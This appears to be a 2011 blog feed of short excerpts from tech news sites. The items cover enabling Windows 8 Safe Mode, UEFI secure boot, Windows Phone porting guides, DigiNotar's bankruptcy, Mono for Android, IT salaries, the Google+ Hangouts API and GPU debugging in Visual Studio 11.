Safe Mode is a diagnostic mode which loads a set of drives and processes sufficient to run Windows. The purpose is to identify root cause of hardware and software related anomalies with their respective threads to either apply fixes or to manually update or disable them. Although Windows 8 Developer Build includes relatively easy to use, automated system repair utilities like System Refresh and System Restore, along with Automatic System Repair to resolve a wide range of Windows boot issues, it doesn’t include Safe Mode option.

Unlike previous Windows versions, where one can easily enable/disable Safe Mode and other Advance Boot options from System Configuration utility, also called msconfig tool, Windows 8 requires user to manually enable Safe Mode boot option using Boot Configuration Data (BCD) Edit command. For those who are not familiar with BCDEdit, it’s a Windows tool written to store and define boot applications, as well as, boot application settings. The BCDEdit store handles Windows OS Boot.ini file by providing it with system and user specified boot applications and their configurations. In this post, we will guide you through the process of enabling Windows 8 Safe Mode option in Windows 8 Advance Boot Options menu.

The first step involves running Command Line Interpreter as an Administrator. From Start Orb hover menu, click Search. In search bar enter CMD and then click Apps. It will show CMD in main window. Now right-click it and from Advanced button present in bottom right corner, choose Run as Administrator.

Read more: Addictive tips
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://www.addictivetips.com/windows-tips/how-to-enable-windows-8-safe-mode/

Posted via email from Jasper-Net

How Microsoft Can Lock Linux Off Windows 8 PCs

Windows 8 PCs will use the next-generation booting specification known as Unified Extensible Firmware Interface (UEFI). In fact, Windows 8 logo devices will be required to use the secure boot portion of the new spec. Secure UEFI is intended to thwart rootkit infections by using PKI authentication before allowing executables or drivers to be loaded onto the device. Problem is, unless the device manufacturer gives a key to the device owner, it can also be used to keep the PC's owner from wiping out the current OS and installing another option, such as Linux.

Read more: Slashdot
QR: How-Microsoft-Can-Lock-Linux-Off-Windows-8-PCs

Posted via email from Jasper-Net

Microsoft And Nokia Release Windows Phone Porting Guides For Symbian Developers

Microsoft and Nokia have teamed up on a package of new tools aimed at getting Nokia developers prepared for the transition to Windows Phone. Announced today are three jointly developed tools and guides, the most notable being the addition of Symbian Qt to the Windows Phone API mapping tool.

The Windows Phone mapping tool, which already supports iOS and Android, serves as a translation dictionary between the Windows Phone platform and other mobile operating systems. With it, developers can pick out the API calls in their apps, then look up the equivalent classes, methods and notification events in Windows Phone.

To be clear, this is not a direct porting tool – it doesn’t do the work for you. Developers can simply reference the guide to aid in porting their applications.

Included in the mapping tool are the core libraries for Qt 4.7 for Symbian (QtCore, QtGui, QtLocation, QtNetwork, QtSensors, QtSql, QtXml, QtWebKit, QML Elements and QML Components). Sample code and tutorials are available, too.

Read more: TechCrunch
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://techcrunch.com/2011/09/21/microsoft-and-nokia-release-porting-guides-for-symbian-developers-moving-to-windows-phone/

Posted via email from Jasper-Net

SleepRinger Whitelists Specific Numbers for Nighttime Notification

sshot4e78778cd2baa.jpg

Android/BlackBerry: SleepRinger mutes all phone calls and text messages except for those from contacts you have whitelisted; sleep easy knowing that the people who need to reach you can do so.

It’s that simple to use–install the application and just start adding contacts to your whitelist. You can specify if SleepRinger should allow calls, SMS, or both and whether it should ring or vibrate. Even if the phone is set to silent the numbers in the whitelist will ring through correctly.

Read more: How-to geek
Read more: SleepRinger
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://www.sleepringer.com/

Posted via email from Jasper-Net

End of the road for DigiNotar as bankruptcy declared

vasco-announcement.jpg?w=640

DigiNotar, the Dutch certificate authority which hackers compromised and used to generate hundreds of bogus web security certificates, has filed for bankruptcy. The announcement that DigiNotar has filed for voluntary bankruptcy was made today by its US parent company VASCO Data Security International. And, quite frankly, there aren't many who will be mourning its loss.

Read more: Naked security
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://nakedsecurity.sophos.com/2011/09/20/end-of-the-road-for-diginotar-as-bankruptcy-declared/

Posted via email from Jasper-Net


Take Control of Windows 8 with Metro UI Tweaker

Metro-UI-Tweaker-for-Windows-8-266x300.png

Windows 8 may not have been released yet, but there is the developer preview version available for free download by anyone who has an interest in the upcoming version of Microsoft’s operating system. No version of Windows would be complete without a selection of tweaking tools to enable users to stamp their mark on the software, and Metro UI Tweaker for Windows 8 is one of a small but increasing number of such utilities that are starting to creep out.

This is a fairly basic and limited program, but as the name would suggest, it has been designed only with the aim of allowing for tweaks to the Metro user interface. Despite the fairly limited number of options available, Metro UI Tweaker for Windows 8 includes a number of settings that are likely to be of interest to any early adopter.

If you have failed to fall in love with the Metro interface and ribbon toolbars that are to be found throughout Windows 8, this handy tool enables you to disable them altogether. While for many people, these features are the reason to install Windows 8 in the first place, for others they are merely eye candy.

Read more: BetaNews
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://betanews.com/2011/09/19/take-control-of-windows-8-with-metro-ui-tweaker/

Posted via email from Jasper-Net

Windows 8 and what it means for Silverlight and the coming Slate Wars

To be honest the past year has been kind of a let down with some certain ms employee's saying this that or the other thing that really effectively killed most Silverlight work and its made me somewhat bitter about the whole thing. That being said I was trying hard to have a good attitude going into BUILD last week.

BUILD was really a lot of drinking from the firehose albeit I must say that I was right on most accounts. I knew about some improvements, I may have had access to a hacked version of windows 8 that some one might have let me play with so I knew some. Certainly new about XAML and C++ and HTML5 but really so much has changed. Last week reframed Windows in so many new ways.

First lets start with the basic's, Windows 8 cold boots in 4 seconds... I've tried it allot just so I can believe it... my Windows 7 dev box takes 30 seconds at least... unbelievable in a good way. The memory profile is something like cut in half and really Windows has been rebuilt from the ground up for all intents and purposes. That being the case on the windows front things are good architecturally speaking but everything isn't a bed of roses.

So what is wrong with Windows 8? In all fairness its only a developer preview so I'm not going to harp on things that are likely to be addressed as Windows 8 approaches public release. That being said I break my issues into 4 things and one is even not really Windows 8 but will affect Windows 8 adoption.

Read more: HackingSilverlight
QR: windows-8-and-what-it-means-for.html

Posted via email from Jasper-Net

Mono for Android 1.2.0

Visual Studio Users: Download monoandroid-1.2.0.msi and install.

MonoDevelop Users: You should be prompted to upgrade next time you open MonoDevelop, or you can use Help->Check for Updates.
Major Highlights

Garbage Collection:  There are many important bug fixes to the garbage collector specific to Android.  Every Mono for Android user is encouraged to upgrade to this release.

Android SDK Fixes: We now work around the Android SDK bug which prevented the emulator from launching when the Android SDK directory contained spaces.
Changes Since Mono for Android 1.0.3
Garbage Collection

    A significant slowdown during collection that could affect some users under some very specific cases was fixed.
    A bug related to object finalization and disposal was fixed.

Visual Studio Add-in

    The Android Device Logging window (View->Other Windows->Android Device Logging) has been beefed up with features for sorting and filtering, and is automatically connected up to your device when you start debugging.


Read more: Xamarin
QR: Release_1.2.0

Posted via email from Jasper-Net

Top IT Skills and Salaries In 2011

Though IT salaries hasn't changed much these couple of years, some areas are showing good growth. Below are hot technology skills and salaries in major computer software related jobs in USA. They are good for conducting salary research, so you know what you worth when negotiating pay raise or switching career.

1. Java/J2EE and related technologies are still in demand with the highest salaries on average. C is also relevant, but there are almost as many C programmers as there are Java programmers. Average salaries:
--Java: 90k ~ $100k
--C/C++: $90k
--C# $85k

2. Apex Cloud Programming
Easy to adopt for developers familiar with Java or C#, Apex is the Salesforce.com programming language that runs in the cloud in a multi-tenant environment. This is a bit of proprietary programming job, so I am not too hot on it. Average salaries for Apex professionals is around $95k.

3. Python and Ruby
Despite all the excitement around Ruby on Rails, IT professionals with Python skills has average salaries of $90k, a bit higher than RoR people. Python also jumped 7.1 percent from last year, while RoR declined 0.6 percent. The number of people with experience in those languages are still pretty low, but learning Python may be the better investment at this point. Average salaries: Python $90,208; Ruby on Rails $89,973.

4. Windows Tech
.NET developers are paid low compared to Java/C developers. Average salary is around $80k.

5. Perl and COBOL
Despite the popularity of newer languages, Perl remains in demand. Perl developers on average reported higher salaries. Also there is still demand for developers with COBOL background. Average Salaries: Korn Shell $96,886; Perl $94,210; Shell $88,918; COBOL $85,847.

6. Mac, Windows, and Red Hat
Average salaries: Red Hat $88,223; Microsoft Windows Server $76,915; Mac OS $74,199.

Read more: JiansNet
QR: Top-IT-Skills-and-Salaries-In-2011

Posted via email from Jasper-Net

Introducing the Google+ Hangouts API

Cross-posted from the Google+ Platform Blog

In the three months since we launched face-to-face-to-face communication in Google+ Hangouts, I’ve been impressed by the many ways people use them. We’ve seen Hangouts for game shows, fantasy football drafts, guitar lessons and even hangouts for writers to break their solitary confinement. That’s just the beginning. Real-time applications are more engaging, fun, and interactive, but were hard for developers to deliver. Until now.

Today we’re launching the Developer Preview of the Hangouts API, another small piece of the Google+ platform. It enables you to add your own experiences to Hangouts and instantly build real-time applications, just like our first application, the built-in YouTube player.

The integration model is simple -- you build a web app, register it with us, and specify who on your team can load it into their Hangout. Your app behaves like a normal web app, plus it can take part in the real-time conversation with new APIs like synchronization. Now you can create a "shared state" among all instances of your app so that all of your users can be instantly notified of changes made by anyone else. (This is how the YouTube player keeps videos in sync.) And we’ve added our first few multimedia APIs so you can, for example, mute the audio and video feeds of Hangout participants.

Read more: Google code blog
QR: introducing-google-hangouts-api.html

Posted via email from Jasper-Net

QRCode Generator Silverlight

Download?ProjectName=qrcodegenerator&DownloadId=282689

'QRCode generator' can generate QR-Codes without using web service, totally offline.

he QRCode are customizable (colors, quality, version, size, etc ...)

Read more: Codeplex
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://qrcodegenerator.codeplex.com/

Posted via email from Jasper-Net

Best Free Icon Downloads at Deviantart

Albook-extended-811-icons-by-StopDreaming-e1302946814479.png

OnceAgain-by-Delacro.png


Read more: Arunace
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://blog.arunace.com/best-free-icon-downloads-at-deviantart/

Posted via email from Jasper-Net

GPU Debugging with VS 11

image_9944bc31-2805-4865-8ed8-bf45b866f16b.png

With VS 11 Developer Preview we have invested tremendously in parallel debugging for both CPU (managed and native) and GPU debugging. I'll be doing a whole bunch of blog posts on those topics, and in this post I just wanted to get people started with GPU debugging, i.e. with debugging C++ AMP code.

First I invite you to watch 6 minutes of a glimpse of the C++ AMP debugging experience though this video (ffw to minute 51:54, up until minute 59:16). Don't read the rest of this post, just go watch that video, ideally download the High Quality WMV.
Summary

GPU debugging essentially means debugging the lambda that you pass to the parallel_for_each call (plus any functions you call from the lambda, of course). CPU debugging means debugging all the code above and below the parallel_for_each call, i.e. all the code except the restrict(direct3d) lambda and the functions that it calls. With VS 11 you have to choose what debugger you want to use for a particular debugging session, CPU or GPU. So you can place breakpoints all over your code, then choose what debugger you want (CPU or GPU), and you'll only be able to hit breakpoints for the code type that the debugger engine understands – the remaining breakpoints will appear as unbound. If you want to hit the unbound breakpoints, you'd have to stop debugging, and start again with the other debugger. Sorry. We suck. We know. But once you are past that limitation, I think you'll find the experience truly rewarding – seriously!

Switching debugger engines

With the Developer Preview bits, one way to switch the debugger engine is through the project properties – see the screenshots that follow.

Read more: The Moth
QR: GPU-Debugging-With-VS-11.aspx

Posted via email from Jasper-Net